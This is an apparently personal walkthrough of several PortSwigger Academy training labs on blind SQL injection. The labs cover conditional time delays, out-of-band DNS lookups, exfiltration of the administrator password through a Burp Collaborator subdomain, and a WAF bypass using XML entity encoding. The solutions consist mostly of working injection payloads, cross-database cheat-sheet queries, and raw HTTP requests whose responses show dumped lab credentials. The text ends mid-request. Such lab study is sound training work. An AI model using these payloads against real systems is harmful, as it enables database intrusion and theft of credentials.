
1) We are checking for the time delays and currently we are not sure which database it is


Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle	`dbms_pipe.receive_message(('a'),10)`
Microsoft	`WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT pg_sleep(10)`
MySQL	`SELECT SLEEP(10)`

2) So we try one by one and it is taking 10 seconds
   a. '+||+(SELECT+pg_sleep(10))--




Blind SQL injection with time delays
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
WE LIKE TO SHOP
Food & Drink
Refine your search:
All Accessories Corporate gifts Food & Drink Gifts Pets

---

14. Blind SQL injection with time delays and information retrieval(PRACTITIONER)

Lab: Blind SQL injection with time delays and information retrieval

PRACTITIONER

LAB | Not solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.


The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.


To solve the lab, log in as the `administrator` user.

Sol) Steps

1) Checking the time delay and the current working db is postgress
    a. '|| (select pg_sleep(10))--
    b. '+||+(SELECT+pg_sleep(10))--
2) Creating an if else case
    a. '|| (select case when (1=1) then pg_sleep(10) else pg_sleep(-1) end)--
    b. '+||+(SELECT+case+when+(1%3d1)+then+pg_sleep(10)+else+pg_sleep(-1)+end)—
3) Checking if usrename with administrator exists
    a. '|| (select case when (username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users)—
4) Checking for the length of the password
    a. '|| (select case when (length(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users where username='administrator')--
5) We are checking if the first letter is equal to z and as the first character of the password is z it ran for 10 seconds
    a. '|| (select case when (substring(password,1,1)='a') then pg_sleep(10) else pg_sleep(-1) end from users where username='administrator')--



```
1 - t
2 - n
3 - y
4 - 8
5 - y
6 - f
7 - j
8 - h
9 - o
10 - d
11 - p
12 - b
13 - p
14 - n
15 - x
16 - j
17 - x
18 - 0
19 - 0
20 - 7
tny8yfjhodpbpnxjx007
```



---

15. Blind SQL injection with out-of-band interaction(PRACTITIONER)

Lab: Blind SQL injection with out-of-band interaction

PRACTITIONER

LAB | Not solved


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the SQL injection vulnerability to cause a DNS lookup to Burp Collaborator.

Sol) Steps:

1) Using burp collaborator



DNS lookup


You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use Burp Collaborator client to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.

Oracle	The following technique leverages an XML external entity (XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:
	`SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net/"> %remote;]>'),'/l') FROM dual`
	
	The following technique works on fully patched Oracle installations, but requires elevated privileges:
	`SELECT UTL_INADDR.get_host_address('YOUR-SUBDOMAIN-HERE.burpcollaborator.net')`


Microsoft	`exec master..xp_dirtree '//YOUR-SUBDOMAIN-HERE.burpcollaborator.net/a'`
PostgreSQL	`copy (SELECT '') to program 'nslookup YOUR-SUBDOMAIN-HERE.burpcollaborator.net'`

MySQL	The following techniques work on Windows only:
	`LOAD_FILE('\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\\a')`
	`SELECT ... INTO OUTFILE '\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\a'`

2) We are pasting our burp collaborator domain to receive the request



3) Finally you received the request



---

16. Blind SQL injection with out-of-band data exfiltration(PRACTITIONER)

Lab: Blind SQL injection with out-of-band data exfiltration

PRACTITIONER

LAB Not solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Sol) Steps:

1) We again need to use burp collaborator to finish this exercise and we also have to exfiltrate the data

DNS lookup with data exfiltration

You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use Burp Collaborator client to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.

Oracle

```
SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.YOUR-SUBDOMAIN-
HERE.burpcollaborator.net/"> %remote;]>'),'/l') FROM dual
```

Microsoft

```
declare @p varchar(1024);set @p=(SELECT YOUR-QUERY-HERE);exec('master..xp_dirtree
"//'+@p+'.YOUR-SUBDOMAIN-HERE.burpcollaborator.net/a"')
```

PostgreSQL


```
create OR replace function f() returns void as $$
declare c text;
declare p text;
begin
SELECT into p (SELECT YOUR-QUERY-HERE);
c := 'copy (SELECT '''') to program ''nslookup '||p||'.YOUR-SUBDOMAIN-
HERE.burpcollaborator.net''';
execute c;
END;
$$ language plpgsql security definer;
```

2) We have used burp collaborator subdomain aswell as the query to fetch the password

```
Analysis:
akyjt827n6zbq7z8zvtfg6bft6zwnl.burpcollaborator.net


' || (SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?
><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password from
users where username='administrator')||'.akyjt827n6zbq7z8zvtfg6bft6zwnl.
burpcollaborator.net/"> %remote;]>'),'/l') FROM dual)--
```

3) Finally, we have received the password



---

17. SQL injection with filter bypass via XML encoding(PRACTITIONER)

Lab: SQL injection with filter bypass via XML encoding

PRACTITIONER


LAB | Not solved


This lab contains a SQL injection vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.

The database contains a `users` table, which contains the usernames and passwords of registered users. To solve the lab, perform a SQL injection attack to retrieve the admin user's credentials, then log in to their account.


Sol) Steps:


1)We have used check stock option and then when I changed the query the response says attack detected





3) We have installed hackvertor to create xml payload and then encode the query, and we did not get noticed this time (As you're injecting into XML, try obfuscating your payload using XML entities)





Request

Pretty Raw Hex Hackvertor

```
POST /product/stock HTTP/1.1
Host: 0aa0005904f5e1bac0af0744003200b2.web-security-academy.net
Cookie: session=9xHdg36TaEG9W9Atg0WObFg9xls9JL8Z
Content-Length: 160
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Content-Type: application/xml
Accept: */*
Origin: https://0aa0005904f5e1bac0af0744003200b2.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aa0005904f5e1bac0af0744003200b2.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      2 <@dec_entities>
        UNION SELECT username<@/dec_entities>
        </storeId>
      </stockCheck>
```


Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 7

0 units
```

4) We got the password of the administrator



3 ×

Send Cancel

Request

Pretty Raw Hex Hackvertor

```
POST /product/stock HTTP/1.1
Host: 0aa0005904f5e1bac0af0744003200b2.web-security-academy.net
Cookie: session=9xHdg36TaEG9W9Atg0WObFg9xls9JL8Z
Content-Length: 194
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Content-Type: application/xml
Accept: */*
Origin: https://0aa0005904f5e1bac0af0744003200b2.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aa0005904f5e1bac0af0744003200b2.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      <@hex_entities>
        1 UNION SELECT username || '~' || password FROM users<@/hex_entities>
        </storeId>
      </stockCheck>
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 100

carlos~ll6dnq6tegxy7aee2ty0
wiener~4pfhdr9pzg0d8o9s0kr2
111 units
administrator~ez29vysvfim0ys5q7tke
```

Request

Pretty Raw Hex Hackvertor

```
